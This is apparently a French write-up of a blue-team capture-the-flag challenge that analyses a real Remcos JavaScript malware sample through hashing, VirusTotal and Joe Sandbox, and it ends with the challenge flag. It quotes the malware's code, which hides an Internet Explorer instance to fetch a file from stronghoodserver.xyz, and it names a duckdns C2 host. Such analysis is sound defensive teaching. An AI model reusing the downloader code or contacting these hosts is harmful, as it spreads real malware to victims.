WRITE-UP

MalwareAnalysisLight – Misc

Billy Desquiens

Hacky'Nov Aix-en-Provence
2022 - 2023

HACKY'NOV

Hacky'Nov est une association créée dans le cadre des YDAYS organisés par l'école YNOV qui organise chaque année un CTF afin d'initier le grand public aux différentes problématiques de cybersécurité.

L'événement est organisé par les étudiants du campus YNOV d'Aix-en-Provence et se décompose en trois parties.

La première partie est l'organisation d'un Capture The Flag (CTF). Chaque étudiant, de bachelor 1 à master 2 propose des challenges de cybersécurité, afin que les participants puissent en résoudre le maximum et gagner la compétition ! Les challenges sont axés de sorte que même les débutants puissent en résoudre un maximum tout en sachant faire plaisir aux plus expérimentés

La deuxième partie est dédiée à l'organisation de conférences autour de problématiques et sujets de cybersécurité. Elles sont proposées soit par des étudiants volontaires, soit par des intervenants externes afin de former et de sensibiliser les participants sur des sujets ciblés.

La troisième et dernière partie permet d'organiser la rencontre des étudiants avec des entreprises travaillant autour de la cybersécurité. Les entreprises partenaires de l'événement qui sont en majorité de grands acteurs du domaine, auront un espace unique et dédié à la mise en relation avec les participants, qui sont pour la plupart, des étudiants en cybersécurité.

https://hackynov.fr/

Table des matières

Partie 1 : Présentation du challenge

Nom du challenge : MalwareAnalysisLight

Domaine : Blue Team

Difficulté : ★★★★★

Auteur : Billy Desquiens

Description :

Voici un véritable malware trouvé sur un poste compromis.

Tu as pour mission de trouver des informations par rapport à ce fichier.

++

J'espère que tu y arriveras.

On a déjà déterminé une liste d'informations à trouver: HACKYNOV{NAME-3first_digit_sha256-language(abreviation)-TLD_of_DNS_query-C2_machine_name-Process_Launched_Name(abreviation)-Technique_credential_access}

En espérant que cela t'aide !

Ex pour qakbot: HN0x02{QAKBOT-131-com-www-PS-TXXXX}

ATTENTION: CECI EST UN VRAI MALWARE, NE L EXECUTEZ PAS ET ANALYSEZ LE SUR UN SYSTEME LINUX

Partie 2 : Sources


Le challenge n'utilise pas de serveur mais juste un fichier ZIP : mlw.zip

Ce fichier est un véritable malware obtenu sur malware bazaar (abuse.ch) :


https://bazaar.abuse.ch/sample/bdd308cafb3514354c794760301821ca2fe4152bc3a78f335c65417b1d82efeb/

Partie 3 : Résolution


En téléchargeant le zip du fichier, le premier réflexe est de vouloir l'ouvrir et d'extraire le fichier contenu :



En essayant d'extraire le fichier, on se rend vite compte que le zip est protégé par un mot de passe :



Il y a ici une double solution : les habitués de l'analyse de fichiers malveillants savent que le mot de passe « par défaut » d'un zip contenant un malware est très souvent ***infected***. Les personnes ne connaissant pas cette convention peuvent toujours utiliser rockyou pour craquer le mot de passe de ce zip. Nous obtenons donc le fichier Remcos :




La description nous donne le format du flag et donc les informations à trouver :

HACKYNOV{NAME-3first_digit_sha256-language(abreviation)-TLD_of_DNS_query-C2_machine_name-Process_Launched_Name(abreviation)-Technique_credential_access}

- Le nom
- Les trois premiers caractères du hash SHA 256
- Le langage utilisé
- Le top-level-domain d'une requête DNS réalisée par le malware
- Le nom de la machine du serveur C2 (Command and Control)
- L'abréviation du processus lancé par le malware
- Et une technique de « credential access » qui est une tactique du MITRE Att&ck

Le nom du fichier est trouvé assez facilement en ouvrant simplement le fichier zip : Remcos




Ensuite pour obtenir le hash shas256 de ce fichier il suffit d'utiliser la commande : sha256sum Remcos

```
└─$ sha256sum Remcos
bdd308cafb3514354c794760301821ca2fe4152bc3a78f335c65417b1d82efeb  Remcos
```

Nous avons donc les trois premiers digits du hash : bdd

Le prochain élément à trouver est le langage utilisé, ceci peut être fait de plusieurs manières : en inspectant le code et en reconnaissant la syntaxe ou en faisant une recherche à l'aide du hash récupéré précédemment. Ce WU détaille la seconde manière en utilisant Virus Total :





L'abréviation de Javascript est : JS

Les éléments restants sont :

- Le top-level-domain d'une requête DNS réalisée par le malware
- Le nom de la machine du serveur C2 (Command and Control)
- L'abréviation du processus lancé par le malware
- Et une technique de « credential access » qui est une tactique du MITRE Att&ck


Ces éléments peuvent être trouvés sur des rapports d'analyses ou dans le code, pour la première option VirusTotal est un bon début car l'onglet Behaviour renseigne des informations. Cependant, si on regarde attentivement la description, nous nous apercevons que si nous n'utilisons que les premières lettres de chaque nous obtenons : VT + JOE.
VT pour Virus Total et Joe pour Joe Sandbox. Et l'onglet community renseigne justement l'adresse de l'analyse de Joe Sandbox pour ce fichier :





Les deux prochaines informations (la query DNS et le serveur C2) sont des éléments réseaux, il faut donc se rendre dans la section Networking :

En déroulant le menu « Perform DNS queries for domains with low reputation » on découvre un seul domaine : stronghoodserver[.]xyz



Le TLD de ce domaine est donc : xyz

Ce domaine et donc son TLD sont observables à la cinquième ligne du code du fichier Remcos :

```
1
2  var PQsm  = WScript.CreateObject("Inter" + "netExpl" + "orer.Appl" + "ication");
3  PQsm.Visible  = false;
4
5  PQsm.Navigate("https://stronghoodserver.xyz/MM/ll.txt");
6  while (PQsm.Busy || PQsm.readystate != 4)
7  WScript.Sleep(1000);
```

Pour le serveur C2, il faut dérouler la section « C2s URL/IPs found in malware configuration » et on y trouve l'URL : fzny[.]duckdns[.]org

URLs: fzny.duckdns.org

Le nom du serveur C2 sur le domaine duckdns[.]org est donc : fzny

Il reste donc deux éléments à trouver :
- L'abréviation du processus lancé par le malware
- Et une technique de « credential access » qui est une tactique du MITRE Att&ck

Pour le processus lancé, la section « Perform DNS queries for domains with low reputation » précédemment vue nous montre que le processus Internet Explorer est lancé :

Performs DNS queries to domains with low reputation	
Source: C:\Program Files (x86)\Internet Explorer \iexplore.exe	DNS query: stronghoodserver.xyz


On peut aussi l'observé à la ligne 2 du fichier Remcos :

```
var PQsm  = WScript.CreateObject("Inter" + "netExpl" + "orer.Appl" + "ication");
PQsm.Visible  = false;

PQsm.Navigate("https://stronghoodserver.xyz/MM/ll.txt");
```

Le processus lancé est donc bien Internet Explorer : IE

Pour la dernière information, la Technique de Credential Access, un coup de Ctrl+F sur la page de l'analyse Joe SandBox permet de trouver rapidement la section dédiée au Framework MITRE Att&ck



Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery
Valid Accounts	4 2 Scripting	1 1 DLL Side-Loading	1 1 DLL Side-Loading	1 Disable or Modify Tools	1 1 Input Capture	1 File and Directory Discovery
Default Accounts	1 1 Command and Scripting Interpreter	1 Registry Run Keys / Startup Folder	2 1 1 Process Injection	4 2 Scripting	LSASS Memory	1 2 System Information Discovery

Dans la Tactique Credential Access on observe une seule technique : Input Capture.
En cliquant sur cette Tactique : on obtient son identifiant sur MITRE

La dernière information est donc : T1056

Format du flag :

HN0x02{NAME-3first_digit_sha256-language(abreviation)-TLD_of_DNS_query-C2_machine_name-Process_Launched_Name(abreviation)-Technique_credential_access}

Flag:

HN0x02{REMCOS-BDD-JS-XYZ-FZNY-IE-T1056}